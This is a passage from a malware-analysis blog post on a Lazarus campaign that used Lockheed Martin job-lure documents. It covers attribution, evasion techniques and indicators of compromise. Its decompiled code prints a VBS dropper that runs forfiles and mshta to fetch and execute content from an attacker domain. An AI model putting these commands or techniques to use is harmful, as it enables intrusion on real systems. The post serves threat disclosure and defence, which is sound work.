
```
    CopyFileA = (BOOL (__stdcall *)(LPCSTR, LPCSTR, BOOL))GetProcAddress(v6, "CopyFileA");
    CreateFileA = (HANDLE (__stdcall *)(LPCSTR, DWORD, DWORD, LPSECURITY_ATTRIBUTES, DWORD, DWORD, HANDLE))GetProcAddress(v7, "CreateFileA");
    DeleteFileA = (BOOL (__stdcall *)(LPCSTR))GetProcAddress(v7, "DeleteFileA");
    CreateDirectoryA = (BOOL (__stdcall *)(LPCSTR, LPSECURITY_ATTRIBUTES))GetProcAddress(v7, "CreateDirectoryA");
    GetFileSize = (DWORD (__stdcall *)(HANDLE, LPDWORD))GetProcAddress(v7, "GetFileSize");
    GlobalAlloc = (HGLOBAL (__stdcall *)(UINT, SIZE_T))GetProcAddress(v7, "GlobalAlloc");
    ReadFile = (BOOL (__stdcall *)(HANDLE, LPVOID, DWORD, LPDWORD, LPOVERLAPPED))GetProcAddress(v7, "ReadFile");
    WriteFile = (BOOL (__stdcall *)(HANDLE, LPCVOID, DWORD, LPDWORD, LPOVERLAPPED))GetProcAddress(v7, "WriteFile");
    CloseHandle = (BOOL (__stdcall *)(HANDLE))GetProcAddress(v7, "CloseHandle");
    GlobalFree = (HGLOBAL (__stdcall *)(HGLOBAL))GetProcAddress(v7, "GlobalFree");
  }
  ((void (__fastcall *)(const char *, _QWORD))CreateDirectoryA)("C:\\WMAuthorization", 0i64);
  Stream = 0i64;
  wfopen_s(&Stream, L"C:\\WMAuthorization\\WMVxEncd.vbs", aW);
  fprintf(Stream, L"dim shellObj\n");
  fprintf(Stream, L"set shellObj = Wscript.CreateObject(\"WScript.Shell\")\n");
  if ( (unsigned int)sub_180001BD0() == 4 )
  {
    fprintf(
      Stream,
      (const char *const)L"shellObj.Run \"forfiles /p c:\\windows /m HelpPane.exe /c \"\"mshta C:\\WMAuthorization\\WMPlay"
                          "backSrv \"\"https://markettrendingcenter.com/member.htm\"\"\"\"\", 0, True\n");
  }
  else if ( (unsigned int)sub_180001BD0() == 2 )
  {
    fprintf(
      Stream,
      (const char *const)L"shellObj.Run \"forfiles /p c:\\windows /m HelpPane.exe /c \"\"mshta mshta \"\"https://markettre"
                          "ndingcenter.com/member.htm\"\"\"\"\", 0, True\n");
  }
  else if ( (unsigned int)sub_180001BD0() == 1 )
  {
    fprintf(
      Stream,
      L"shellObj.Run \"forfiles /p c:\\windows /m HelpPane.exe /c \"\"C:\\WMAuthorization\\WMPlaybackSrv C:\\WMAuthorizati"
       "on\\WMPlaybackSrv \"\"https://markettrendingcenter.com/member.htm\"\"\"\"\", 0, True\n");
  }
  ftell(Stream);
  strcpy(v43, "C:\\WMAuthorization\\WMPlaybackSrv.exe");
  strcpy(v40, "C:\\WMAuthorization\\WMPlaybackSrvMeta.lib");
  strcpy(v41, "C:\\WMAuthorization\\WMPlaybackSrvRes.exe");
```

Figure 17: Shellcode

Attribution

There are multiple indicators that suggest that this campaign has been operated by the Lazarus threat actor. In this section we provide some of the indicators that confirm the actor behind this attack is Lazarus:

- Using job opportunities as template is the known method used by Lazarus to target its victims. The documents created by this actor are well designed and contain a large icon for a known company such as LockHeed Martin, BAE Systems, Boeing and Northrop Grumman in the template.
- In this campaign the actor has targeted people that are looking for job opportunities at Lockheed Martin. Targeting the defense industry and specifically Lockheed Martin is a known target for this actor.
- The document's metadata used in this campaign links them to several other documents used by this actor in the past.



	Rule	Detections	Size	First seen	Last seen	Submitters
0160375E19E606D06F672BE6E43F70FA70093D2A30031AFFD2929A5C446D07C1 c:\windows\system32\p7toxuspc.dll doc open-file exe-pattern url-pattern macros run-dll calls-wmi	Lazarus_jan_2022	27 / 60	1.23 MB	2022-01-21 06:46:46	2022-01-21 06:46:46	1
0D01B24F7666F9BCCF0F16EA97E41E0BC26F4C49CDFB7A4DABCC0A494B44EC9B Lockheed_Martin_JobOpportunities.docx doc open-file exe-pattern url-pattern detect-debug-environment macros run-dll ...	Lazarus_jan_2022	23 / 58	2.27 MB	2022-01-18 16:13:22	2022-01-18 16:13:22	1
AB9915C2308B44B4DFFE60B996A4368F9A0A3942F80388AAB842A431A6A6F2E4 ab9915c2308b44b4dffe60b996a4368f9a0a3942f80388aab842a431a6a6f2e4.doc doc obfuscated open-file runtime-modules checks-network-adapters macros run-dll ...	Lazarus_jan_2022	35 / 62	2.00 MB	2021-01-23 01:25:16	2021-04-15 10:24:23	2
521D73672BCCD9706440D43A16EED49EA136AE756E64D71067E7205167480934 f0000eb5dc20244894b8b3d90ed6abd8.doc doc	Lazarus_jan_2022	1 / 62	2.00 MB	2021-03-16 16:39:23	2021-03-16 16:39:23	1
49D593082D0B794042A69EE3C2645A792FB272C424ABE4A3099078F1E0C5EB3E 72f634146051f5ca16c48748e38d4540.doc doc	Lazarus_jan_2022	1 / 62	2.71 MB	2021-03-16 16:04:42	2021-03-16 16:04:42	1
140A7856C988C6A00910E20A1178E4FCB61A2495BE0E9130408D45D2D5E14900 BAE SYSTEMS_Job_Offer - 2020.doc doc obfuscated open-file runtime-modules checks-network-adapters macros run-dll ...	Lazarus_jan_2022	37 / 61	2.71 MB	2021-03-09 11:10:53	2021-03-09 11:10:53	1

Figure 18: Attribution based on metadata

- Using Frame1_Layout for macro execution and using lesser known API calls for shellcode execution is known to be used by Lazarus.
- We also were able to find infrastructure overlap between this campaign and past campaigns of Lazarus (Figure 19).





Figure 19: Connection with past campaigns

Conclusion

Lazarus APT is one of the advanced APT groups that is known to target the defense industry. The group keeps updating its toolset to evade security mechanisms. In this blog post we provided a detailed analysis about the new campaign operated by this actor. Even though they have used their old job theme method, they employed several new techniques to bypass detections:

- Use of *KernelCallbackTable* to hijack the control flow and shellcode execution
- Use of the Windows Update client for malicious code execution
- Use of GitHub for C2 communication



IOCs:

Maldocs:
0d01b24f7666f9bccf0f16ea97e41e0bc26f4c49cdfb7a4dabcc0a494b44ec9b
Lockheed_Martin_JobOpportunities.docx

0160375e19e606d06f672be6e43f70fa70093d2a30031affd2929a5c446d07c1
Salary_Lockheed_Martin_job_opportunities_confidential.doc

Domains:
markettrendingcenter.com
lm-career.com

Payloads:

Name	Sha256
readme.png	4216f63870e2cdfe499d09fce9caa301f9546f60a69c4032cb5fb6d5ceb9af32
wuaueng.dll	829eceee720b0a3e505efbd3262c387b92abdf46183d51a50489e2b157dac3b1
stage1_winword.dll	f14b1a91ed1ecd365088ba6de5846788f86689c6c2f2182855d5e0954d62af3b
stage2_explorer.dll	660e60cc1fd3e155017848a1f6befc4a335825a6ae04f3416b9b148ff156d143
drops_lnk.dll	11b5944715da95e4a57ea54968439d955114088222fd2032d4e0282d12a58abb
stage3_runtimebroker.dll	9d18defe7390c59a1473f79a2407d072a3f365de9834b8d8be25f7e35a76d818
core_module.dll	c677a79b853d3858f8c8b86ccd8c76ebbd1508cc9550f1da2d30be491625b744
GetBaseInfo.dll	5098ec21c88e14d9039d232106560b3c87487b51b40d6fef28254c37e4865182